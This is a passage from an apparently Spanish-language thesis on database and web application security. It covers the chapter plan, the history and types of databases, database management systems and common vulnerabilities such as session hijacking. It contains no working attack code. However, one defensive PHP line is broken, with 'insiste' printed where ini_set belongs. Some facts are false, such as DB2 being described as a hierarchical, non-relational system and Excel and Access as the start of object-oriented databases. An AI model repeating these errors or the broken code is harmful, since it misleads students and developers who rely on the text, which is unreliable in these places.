Para empeorar las cosas, según un estudio publicado en febrero de 2012 The Independent Oracle Users Group (IOUG), casi la mitad de todos los usuarios de Oracle tienen al menos dos parches sin aplicar en sus manejadores de bases de datos [9]

Los ataques externos, tales como Inyección de SQL, subieron 56.2% en 2012, “Esta tendencia es prueba adicional de que los agresores tienen éxito en hospedar páginas Web maliciosas, y de que las vulnerabilidades y explotación en relación a los navegadores Web están conformando un beneficio importante para ellos [8]

El desconocimiento y/o la falta de interés por parte de los programadores web permite el acceso a la información de las bases de datos por personal no autorizado, y algunas ocasiones esta información es muy sensible para los usuarios.

1.9 Descripción del contenido de los capítulos

En el capítulo uno habla sobre la seguridad en aplicaciones Web involucra principalmente al desarrollador, aunque con gran frecuencia se encuentran defectos que pueden ser aprovechados por atacantes en las tecnologías en que se basan los sistemas web (Sistemas Operativos, Servidores Web, Servidor de Base de Datos, etc.) la atención principal debe dirigirse a los defectos propios del desarrollo de nuestras aplicaciones también se describe el proyecto de seguridad de App Web (OWASP).

En el capítulo dos se habla acerca de las aplicaciones web desarrolladas hoy en día hacen uso de una base de datos para ofrecer páginas dinámicas y almacenar información tanto de los usuarios como de la propia herramienta, el uso de este tipo de y tecnología ha traído consigo la aparición de numerosas vulnerabilidades. También de los tipos de bases de datos como son las jerárquicas, red, relacionales, transaccionales, multidimensionales, orientada a objetos entre otras y el tipo de gestores para cada una de ellas.

En el tercer capítulo se aborda los ataques de inyección SQL donde se implica a un usuario que se aprovecha de vulnerabilidades en aplicaciones web y procedimientos almacenados para proceder a enviar consultas a bases de datos no autorizadas, a menudo con privilegios elevados también de las posibles soluciones de seguridad de bases de datos, auditoría de base de datos, control de acceso a nivel de consulta detecta consultas no autorizadas inyectadas a través de aplicaciones web y / o procedimientos almacenados.

El capítulo cuarto se enfoca las herramientas de seguridad más utilizadas para los ataques de Inyección SQL

En el capítulo cinco se hace mención que los ciberataques seguirán creciendo durante los últimos años este aspecto se ha disparado y han aparecido nuevos vectores de ataque. Está claro que la difusión de Internet así como de los servicios proporcionados mediante dicho medio facilitan la posibilidad de buscar víctimas y de información para explotar vulnerabilidades. La figura del “atacante casual” es cada vez más frecuente. Es posible pensar en ello como alguien que lee cómo lograr una intrusión en ciertos tipos de sistemas de modo sencillo y utiliza este conocimiento para atacar un sistema vulnerable sin ningún propósito más que la curiosidad. Aunque este tipo de atacantes debería ser el menos preocupante por su falta de conocimientos técnicos, puede ser también muy peligroso precisamente por lo mismo: el atacante puede no ser consciente del riesgo que implica su acción precisamente por su falta de conocimientos técnicos.

El capítulo sexto da pruebas, resultados y recomendaciones para una buena política de actualizaciones, una configuración correcta y el uso de medidas de seguridad adicionales que deberían servir para que este tipo de atacantes no tuviesen éxito

CAPITULO 2.

2.Marco Teórico

En este capítulo se aborda los orígenes de las bases de datos ya que la humanidad genera una gran cantidad de información y es necesario almacenarla, organizarla de manera que un programa pueda buscar entre los fragmentos que necesite, estas bases de datos contienen campos, registros y archivos, los cuales se componen de tablas donde cada fila conforma registros, pueden clasificarse de varias maneras, la utilidad de las mismas o las necesidades que satisfagan. Además de la clasificación por la función de las bases de datos, éstas también se pueden clasificar de acuerdo a su modelo de administración de datos por ejemplo bases de datos jerárquicas, relacionales como son **MySQL** que es un sistema de administración de bases de datos, **Microsoft SQL server**, de red, transaccionales, multidimensionales, orientada a objetos, deductiva y documental en las siguientes secciones se verán detalladamente cada una de ellas.

Mediante los sistemas gestores de bases de datos es posible tener acceso a las bases de datos con la posibilidad de modificar, agregar o borrar algún dato

2.1 Antecedentes históricos

Los orígenes de las bases de datos se remontan a la Antigüedad donde ya existían bibliotecas y toda clase de registros, también se utilizaban para recoger información sobre las cosechas y censos. Sin embargo, su búsqueda era lenta y poco eficaz, no se contaba con la ayuda de máquinas que pudiesen reemplazar el trabajo manual.

Posteriormente, el uso de las bases de datos se desarrolló a partir de las necesidades de almacenar grandes cantidades de información o datos. Sobre todo, desde la aparición

de las primeras computadoras, el concepto de bases de datos ha estado siempre ligado a la informática. [10]

En 1884 Herman Hollerith creó la máquina automática de tarjetas perforadas, siendo nombrado así el primer ingeniero estadístico de la historia. En esta época, los censos se realizaban de forma manual.

Ante esta situación, Hollerith comenzó a trabajar en el diseño de una máquina tabuladora o censadora, basada en tarjetas perforadas.

Posteriormente, en la década de los cincuenta se da origen a las cintas magnéticas, para automatizar la información y hacer respaldos. Esto sirvió para suplir las necesidades de información de las nuevas industrias. Y a través de este mecanismo se empezó a automatizar información, con la desventaja de que solo se podía hacer de forma secuencial

A partir de los años 60's dentro de muchas empresas no existían mecanismos que permitieran la información de manera organizada dentro de este período surgen ciertos lenguajes y técnicas para solucionar este problema, este fue el caso de los sistemas de administración de BD los cuales registran la información mediante campos, tipos de datos, basándose en computadoras.

Posteriormente en la época de los sesenta se popularizara el uso de los discos en las computadoras, cosa que fue un adelanto muy efectivo en la época, debido a que a partir de este soporte se podía consultar la información directamente.

El término bases de datos fue escuchado por primera vez en un simposio celebrado en California en 1963.

En los años 70 aparecen las primeras bases de datos relacionales. Posteriormente en la época de los ochenta también se desarrollará el SQL (Structured Query Language) o lo que es lo mismo un lenguaje de consultas o lenguaje declarativo de acceso a bases de datos relacionales que permite efectuar consultas con el fin de recuperar información de interés de una base de datos

En la década de 1990 la investigación en bases de datos giró en torno a las bases de datos orientadas a objetos.

Así se desarrollaron herramientas como Excel y Access del paquete de Microsoft Office que marcan el inicio de las bases de datos orientadas a objetos.

El boom de la década de los noventa será es el nacimiento del World Wide Web a finales de la década, ya que a través de este se facilitará la consulta a bases de datos.

En la actualidad, las tres grandes compañías que dominan el mercado de las bases de datos son IBM, Microsoft y Oracle.

2.2 Definición y funcionamiento de una base de datos

Una base de datos es una colección de información organizada de forma que un programa de computadora pueda seleccionar rápidamente los fragmentos de datos que necesite. Una base de datos es un sistema de archivos electrónico. Las bases de datos tradicionales se organizan por campos, registros y archivos [11]

Cada base de datos se compone de una o más tablas que guarda un conjunto de datos. Cada tabla tiene una o más columnas y filas. Las columnas guardan una parte de la información sobre cada elemento que quiere guardar en la tabla, cada fila de la tabla conforma un registro. Actualmente, las bases de datos están teniendo un impacto decisivo sobre el creciente uso de las computadoras.

2.3 Tipos de bases de datos

Las bases de datos pueden clasificarse bases de datos jerárquicas, de red, relacionales, transaccionales, multidimensionales, orientada a objetos de acuerdo al contexto que se esté manejando, la utilidad de las mismas o las necesidades que satisfagan. Además de la clasificación por la función de las bases de datos, éstas también se pueden clasificar de acuerdo a su modelo de administración de datos

2.3.1 Bases de datos jerárquicas

En este modelo los datos se organizan en una forma similar a un árbol (visto al revés), en donde un nodo padre de información puede tener varios hijos. El nodo que no tiene padres es llamado raíz, y a los nodos que no tienen hijos se los conoce como hojas. Las bases de datos jerárquicas son especialmente útiles en el caso de aplicaciones que manejan un gran volumen de información y datos muy compartidos permitiendo crear estructuras estables y de gran rendimiento como se muestra en la Figura 0-1 Modelo Jerárquico [13]Figura 0-1 [12]




Figura 0-1 Modelo Jerárquico [13]

2.3.2 Base de datos de red

Éste es un modelo ligeramente distinto del jerárquico; su diferencia fundamental es la modificación del concepto de nodo: se permite que un mismo nodo tenga varios padres (posibilidad no permitida en el modelo jerárquico) como se observa en la Figura 0-2.

Fue una gran mejora con respecto al modelo jerárquico, ya que ofrecía una solución eficiente al problema de redundancia de datos; pero, aun así, la dificultad que significa

administrar la información en una base de datos de red ha significado que sea un modelo utilizado en su mayoría por programadores más que por usuarios finales. [13]




Figura 0-2 Modelo de red [14]

2.3.3 Bases de datos relacionales

Éste es el modelo utilizado en la actualidad para modelar problemas reales y administrar datos dinámicamente, estas Bases de Datos para poder ser diseñadas usan lo que es el modelo entidad-relación que se basa en la percepción del mundo real lo que existe como objetos que son las entidades y las relaciones que existen entre estos objetos en el mundo. En las tablas de una Base de Datos se las nombra como el conjunto de estas entidades, ya que una entidad puede ser una persona con un número de identificación, la tabla llevará el nombre de cliente, estudiante, o según sea el rol de la persona en la base que tendrá relación a una tabla llamada cuenta, empresa, universidad etc. Dentro

de estas tablas se encuentran los campos o atributos que definen a la tabla o entidad y le da un valor para cada registro. [14]

Las relaciones son asociaciones entre dos o más entidades ya sea definir a un alumno con una carrera en este caso se obtiene la relación alumno carrera y se tiene relación del mismo tipo al seguir relacionando más entidades de las mismas tablas entre sí como se ilustra en la Figura 0-3.



Figura 0-3 Modelo Entidad-Relación [17]

2.3.4 Bases de datos transaccionales

Son bases de datos cuyo único fin es el envío y recepción de datos a grandes velocidades, estas bases de datos son muy poco comunes y están dirigidas por lo general al entorno de análisis de calidad, datos de producción e industrial, es importante entender que su fin único es recolectar y recuperar los datos a la mayor velocidad posible, por lo tanto la redundancia y duplicación de información no es un problema como con las demás bases de datos, por lo general para poderlas aprovechar al máximo permiten algún tipo de conectividad a bases de datos relacionales.

Un ejemplo habitual de transacción es el traspaso de una cantidad de dinero entre cuentas bancarias. Normalmente se realiza mediante dos operaciones distintas, una en la que se debita el saldo de la cuenta origen y otra en la que acreditamos el saldo de la cuenta destino. Para garantizar la atomicidad del sistema (es decir, para que no aparezca o desaparezca dinero), las dos operaciones deben ser atómicas, es decir, el sistema debe garantizar que, bajo cualquier circunstancia (incluso una caída del sistema), el resultado final es que, o bien se han realizado las dos operaciones, o bien no se ha realizado ninguna ilustrada en la Figura 0-4. [15]



Figura 0-4 Base de datos transaccionales [19]

2.3.5 Bases de datos multidimensionales

Son bases de datos ideadas para desarrollar aplicaciones muy concretas, como creación de Cubos OLAP. Básicamente no se diferencian demasiado de las bases de datos relacionales (una tabla en una base de datos relacional podría serlo también en una base de datos multidimensional), la diferencia está más bien a nivel conceptual; en las bases de datos multidimensionales los campos o atributos de una tabla pueden ser de dos tipos, representan dimensiones de la tabla o bien representan métricas que se desean aprender se ilustra en la siguiente Figura 0-5. [16]




Figura 0-5 Ejemplo de hechos y dimensiones en un modelo multidimensional [20]

2.3.6 Base de datos orientada a objetos

Este modelo, bastante reciente, y propio de los modelos informáticos orientados a objetos, trata de almacenar en la base de datos los objetos completos (estado y comportamiento).

Una base de datos orientada a objetos es una base de datos que incorpora todos los conceptos importantes del paradigma de objetos:

- ✚ Encapsulación- Propiedad que permite ocultar la información al resto de los objetos, impidiendo así accesos incorrectos o conflictos.
- ✚ Herencia- Propiedad a través de la cual los objetos heredan comportamiento dentro de una jerarquía de clases.
- ✚ Polimorfismo- Propiedad de una operación mediante la cual puede ser aplicada a distintos tipos de objetos.

En bases de datos orientadas a objetos, los usuarios pueden definir operaciones sobre los datos como parte de la definición de la base de datos. Una operación (llamada función) se especifica en dos partes. La interfaz (o signatura) de una operación incluye el nombre de la operación y los tipos de datos de sus argumentos (o parámetros). La implementación (o método) de la operación se especifica separadamente y puede modificarse sin afectar la interfaz. Los programas de aplicación de los usuarios pueden operar sobre los datos invocando a dichas operaciones a través de sus nombres y argumentos, sea cual sea la forma en la que se han implementado. Esto podría denominarse independencia entre programas y operaciones como se muestra a continuación en la Figura 0-6 [17]



Figura 0-6 Método Orientado-a-Objetos [19]

2.3.7 Base de datos deductivas

Un sistema de base de datos deductiva, es un sistema de base de datos pero con la diferencia de que permite hacer deducciones a través de inferencias. Se basa principalmente en reglas y hechos que son almacenados en la base de datos. Las bases de datos deductivas son también llamadas bases de datos lógicas, a raíz de que se basa en lógica matemática. Este tipo de base de datos surge debido a las limitaciones de la Base de Datos Relacional de responder a consultas recursivas y de deducir relaciones indirectas de los datos almacenados en la base de datos, lo cual se ilustra en la siguiente Figura 0-7 [18]



Figura 0-7 Modelo Deductivo [16]

2.3.8 Base de datos documentales

Las bases de datos documentales son una forma moderna de almacenar datos en formato JSON (es un formato de texto ligero para el intercambio de datos) en lugar de las simples filas y columnas de las bases de datos relacionales. Esto permite expresar los datos en su forma natural.

Permiten la indexación a texto completo y realizar búsquedas más potentes, sirven para almacenar grandes volúmenes de información se ilustra en la Figura 0-8. [18]




Figura 0-8 Base de Datos Documental [23]

2.4 Gestores de bases de datos

Los Sistemas Gestores de Bases de Datos también conocidos como sistemas manejadores de bases de datos o DBMS (DataBase Management System), son un conjunto de programas que manejan todo acceso a la base de datos, con el objetivo de servir de interfaz entre ésta, el usuario y las aplicaciones utilizadas. El usuario puede gestionar la BD (almacenar, modificar, y acceder a la información contenida en esta) facilitando los procesos y su mantenimiento. [19]

2.4.1 Gestor de Base de Datos MySQL

Todo informático ha usado o ha escuchado hablar sobre **MySQL** es uno de los gestores de **base de datos** más usado en el mundo debido a su fácil instalación, administración y bajo costo, tanto en infraestructura, como también en licencia. Básicamente MySQL es un gestor relacional de base de datos, que organiza información en distintos archivos dependiendo el motor que se utilice y en los cuales podemos guardar un simple registro hasta un complejo **sistema relacional** orientado a objetos. [20]

También es muy destacable, la condición de open source de MySQL, que hace que su utilización sea gratuita e incluso se pueda modificar con total libertad, pudiendo descargar su código fuente. Esto ha favorecido muy positivamente en su desarrollo y continuas actualizaciones, para hacer de MySQL una de las herramientas más utilizadas por los programadores orientados a Internet; su logotipo se muestra en la Figura 0-9.



Figura 0-9 Gestor de Base de Datos MySQL [14]

MySql es un sistema open souce para gestión de bases de datos relacionales, que brinda un excelente rendimiento, flexibilidad y velocidad. Junto a su herramienta Workbench permite la completa administración tanto de registros como de usuarios, permisos y conexiones. Debido a su estabilidad, seguridad y popularidad, elegir MySql para los proyectos, brinda un alto grado de profesionalidad y potencia.

2.4.2 Sistema de Gestión de BD relacional Microsoft SQL server

En un sistema de gestión de base de datos relacionales basado en el lenguaje Transact_SQL, capaz de poner a disposición de muchos usuarios grandes cantidades de datos de manera simultánea. Es un sistema de administración y análisis de base de datos relacionales de Microsoft para soluciones de comercio electrónico, línea de negocio y almacenamiento de datos. [21]

Sus principales características son:

- ✚ Soporte de transacciones
- ✚ Escalabilidad, estabilidad y seguridad

- ✚ Soporta procedimientos almacenados
- ✚ Incluye también un potente entorno gráfico de administración, que permite el uso de comandos DDL y DML gráficamente.
- ✚ Permite trabajar en modo cliente-servidor donde la información y datos se alojan en el servidor y las terminales o clientes de la red solo acceden a la información.
- ✚ Además permite administrar información de otros servidores de datos.

Su principal desventaja es el precio aunque cuenta con una versión EXPRESS que permitir usarlo en entornos pequeños. (Aprox. Unos 4 GB de información y varios millones de registros por tabla) se ilustra en la Figura 0-10.



Figura 0-10 BD Relacional Microsoft SQL server [27]

2.4.3 Gestión de Base de datos Oracle

Es un sistema de gestión de base de datos de tipo objeto-relacional (ORDBMS por el acrónimo en inglés de Object-Relational Data Base Management System), desarrollado por Oracle Corporation mostrado en la Figura 0-11.

Tradicionalmente Oracle ha sido el SGBS por excelencia, considerado siempre como el más completo y robusto, destacando por su soporte de transacciones, estabilidad, escalabilidad y es multiplataforma su desventaja es ser considerado de los más caros, por lo que no se ha estandarizado su uso como otras aplicaciones. [22]

Su dominio en el mercado de servidores empresariales había sido casi total hasta que recientemente tiene la competencia del Microsoft SQL Server y de la oferta de otros RDBMS con licencia libre como PostgreSQL, MySQL o Firebird.

Las últimas versiones de Oracle han sido certificadas para poder trabajar bajo GNU/Linux

Al igual que SQL Server, Oracle cuenta con una versión EXPRESS gratis para pequeñas instalaciones personales.




Figura 0-11 Gestión de Base de Datos de tipo objeto-relacional Oracle [29]

2.4.4 Gestión de Base de Datos Relacional Microsoft Access

Es un sistema de gestión de base de datos relacional creado por Microsoft incluido en el paquete ofimático Microsoft office para uso personal de pequeñas organizaciones.

Access es un gestor de datos que recopila información relativa a un asunto o propósito particular, como el seguimiento de pedidos de clientes o el mantenimiento de una colección de música, etc. Está pensado en recopilar datos de otras utilidades (Excel, SharePoint, etc.) y manejarlos por medio de las consultas e informes.

Una posibilidad adicional es la de crear archivos con bases de datos que pueden ser consultados por otros programas se ilustra en la Figura 0-12 .

Microsoft Access	
office.microsoft.com/access	
	
Información general	
Desarrollador(es)	Microsoft
Autor(es)	Microsoft
Lanzamiento inicial	noviembre de 1992
Última versión estable	14.0.6123.5001 (SP1) 22 de septiembre de 2015
Género	Sistema de gestión de bases de datos relacionales
Programado en	C++, C#
Sistema operativo	Microsoft Windows
Plataforma	Microsoft Windows
Licencia	Propietario
Idiomas	inglés, español, portugués
En español	✓ Sí
Asistencia técnica	
Sí, versión 2010 y 2013	
[editar datos en Wikidata]	

Figura 0-12 Gestión de Base de Datos relacional Microsoft Access [30]

2.4.5 Gestión de BD PostgreSQL

Es un sistema de gestión de base de datos relacional orientada a objetos de código abierto, publicado bajo licencia BSD, cuenta con más de 15 años de desarrollo activo y una arquitectura probada que se ha ganado una sólida reputación de fiabilidad e integridad de datos. Se ejecuta en los principales sistemas operativos que existen en la actualidad como: Linux, UNIX (AIX, BSD, HP-UX, SGI IRIX, Mac OS X, Solaris, Tru64) Y Windows es totalmente compatible con ACID, tiene soporte completo para claves foráneas, uniones, vistas, disparadores y procedimientos almacenados (en varios lenguajes). Incluye la mayoría de los tipos de datos de SQL 2008, incluyendo INTEGER, numérico, BOOLEAN, CHAR, VARCHAR, DATE, INTERVAL y TIMESTAMP. También soporta almacenamiento de objetos binarios grandes, como imágenes, sonidos o videos. Cuenta con interfaces nativas de programación para C/C++, Java, Net, Perl, Python, Ruby, Tcl, ODBC, entre otros, y la documentación que actualmente existe es realmente excepcional. [22]

Como muchos otros proyectos de código abierto, el desarrollo de PostgreSQL que se ilustra en la Figura 0-13, no es manejado por una empresa y/o persona, sino que es dirigido por una comunidad de desarrolladores que trabajan de forma desinteresada, altruista, libre y/o apoyada por organizaciones comerciales. La comunidad PostgreSQL denominada el PGDG (PostgreSQL Global Development Group).



Figura 0-13 Gestión de Base de Datos relacional orientada a objetos PostgreSQL [28]

2.4.6 Sistema de gestión de Base de Datos DB2

Este SGBD es propiedad de IBM, bajo la cual se comercializa el sistema de gestión de base de datos. Utiliza XML como motor, además el modelo que utiliza es el jerárquico en lugar del modelo relacional que utilizan otros gestores de bases de datos. Es el único de los gestores que hemos comentado que no es relacional, entre las características más importantes son que permite el manejo de objetos grandes hasta 2 GB, definición de datos y funciones por parte del usuario, SQL recursivo, soporte multimedia como son texto, imágenes, video etc.. Agilidad en el tiempo de consulta, recuperación utilizando acceso de solo índices.

2.4.7 Gestor de base de datos Maria DB

En la Figura 0-14 se muestra el Gestor de base de datos MariaDB es un sistema de gestión de datos derivado de MySQL, es desarrollado por Michel (Monty) Widenius introduce dos motores de almacenamiento nuevos, uno llamado Aria –que reemplaza a MyISAM- y otro llamado XtraDB –en sustitución de InnoDB siendo su objetivo poder cambiar un servidor por otro directamente. Dicho de forma sencilla MariaDB es un remplazo de MySQL con más funcionalidades y mejor rendimiento. MariaDB es un fork de MySQL que nace bajo licencia GPL. Esto se debe a que Oracle compro MySQL y cambio el tipo de licencia por un privativo, aunque mantuvieron MySQL Community Edition bajo licencia GPL. La compatibilidad de MariaDB con MySQL es prácticamente total aunque hay mejoras de rendimiento y funcionalidad. Está diseñado para reemplazar a MySQL directamente ya que mantiene las mismas órdenes, APIs y bibliotecas. [23]



Figura 0-14 Gestor de base de datos MariaDB [19]

2.5 Vulnerabilidades más comunes de una base de datos

2.5.1 Ataque de seguridad y sesión

Session Hijacking (secuestro o robo de sesión) se refiere a que un individuo (atacante) consigue el identificador de sesión entre una página web y un usuario, de forma que puede hacerse pasar por este y acceder a su cuenta en esa página web.

El robo de la sesión puede conseguirse de varias formas, la única forma que tiene la página web de reconocer a un usuario es por medio de su identificador de sesión. Si un atacante consigue el identificador de sesión de un usuario que ya está autenticado, puede hacerse pasar por él y entrar en su cuenta sólo con hacer que su navegador envíe el identificador a la página web, ya sea a través de la URL o de una cookie

A continuación veremos algunas de las formas en las que un atacante puede robar este identificador y técnicas para intentar prevenirlo.

- ✚ **Ataque por fuerza bruta** El ataque por fuerza bruta significa probar identificadores aleatoriamente hasta encontrar uno que esté siendo usado. Es como intentar abrir una caja fuerte sin saber la combinación, poniendo números al azar.

Como en el caso de la caja fuerte, cuantos más números tenga la combinación (en este caso el identificador de sesión), más difícil será de adivinar. También ayuda el hecho de que el número o identificador sea aleatorio, y no algo que se pueda predecir. El sistema de identificadores de sesión de PHP es aceptable en este sentido.

✚ **Robo en servidor compartido** Se da si en un mismo servidor se almacenan varios sitios web ya que todos los registros van por default a una misma localidad y el atacante puede ingresar y robar el identificador de un usuario de otro sitio web, o si el sitio web es vulnerable a XSS el atacante inserta código JavaScript para que las cookies del usuario sean enviadas a su cuenta.

✚ **Robo por sniffing** Este tipo de ataque se da cuando el atacante tiene un programa de sniffing en la red del usuario y puede interceptar el tráfico destinado al mismo, incluido su identificador de sesión. Es algo que ha dado mucho de qué hablar a causa de Firesheep, una extensión para Firefox que permite robar las sesiones de Facebook, Twitter y otras páginas web muy conocidas en redes inalámbricas públicas. La única forma de prevenir estos ataques es utilizando cifrado HTTPS en toda la página web.

Propagación en URL Si el identificador de sesión se propaga utilizando la URL en lugar de las cookies, cualquier atacante puede robarlo desde muchos sitios como los siguientes:

Un enlace que el propio usuario ponga en un lugar público. Los usuarios típicos no saben para que sirve ese identificador y no le dan importancia del historial del navegador

El refer (visitas fantasmas), que es un encabezado que envía muchos navegadores a la página web en el que les indican la URL de la que vienen.

La forma de prevenir esto es no utilizar la URL para el identificador de sesión; utilizar únicamente las cookies. En PHP esto se consigue con la siguiente instrucción:

```
ini_set ('session.use_only_cookies', 1);
```

Robo de Cross_Site Scripting

Si la página web es vulnerable a XSS el atacante puede insertar un código JavaScript que envíe las cookies de un usuario a su cuenta. Este tipo de ataque se puede prevenir (además de evitar los ataques XSS) hace que las cookies de sesión tengan el atributo HttpOnly, que evita que puedan ser manejadas por JavaScript en la mayoría de navegadores. En PHP esto se consigue con la instrucción: [24]

```
insiste ('session.cookie_httponly', 1);
```

2.5.2 Nombre de usuario/contraseña en blanco o uso de uno débil

Hoy en día no es raro encontrarnos pares de datos usuario/contraseña del tipo admin/12345 o similar. Esta es la primera línea de defensa de entrada a nuestra información y debemos optar por el uso de algo más complejo que sea complicado de conseguir por parte de cualquier atacante. [16]

A la hora de generar una contraseña para un usuario que estemos creando es recomendable usar tanto letras como números, así como de caracteres especiales tipo ¡,¿, %... y con una longitud superior a 8 caracteres. De esta forma nos estamos asegurando de que la contraseña sea lo suficientemente fuerte para que no pueda ser adivinada por ningún proceso automático.

2.5.3 Preferencias de privilegios de usuario por privilegios de grupo

En ocasiones muchos usuarios reciben más privilegios sobre la base de datos de los que realmente necesitan, lo que a la larga se puede convertir en un importante problema. Es recomendable modificar los privilegios otorgados a los usuarios que estarán en contacto con la información con el fin de que no puedan realizar modificaciones más allá de las autorizadas. Si por ejemplo un usuario sólo realizará consultas a la base de datos pero no podrá modificar ningún registro ni insertar nada nuevo, no tiene sentido que le ofrezcamos esos privilegios, ya que lo que estamos haciendo es abrir una puerta para un eventual ataque. [22]

2.5.4 Características de bases de datos innecesariamente habilitadas

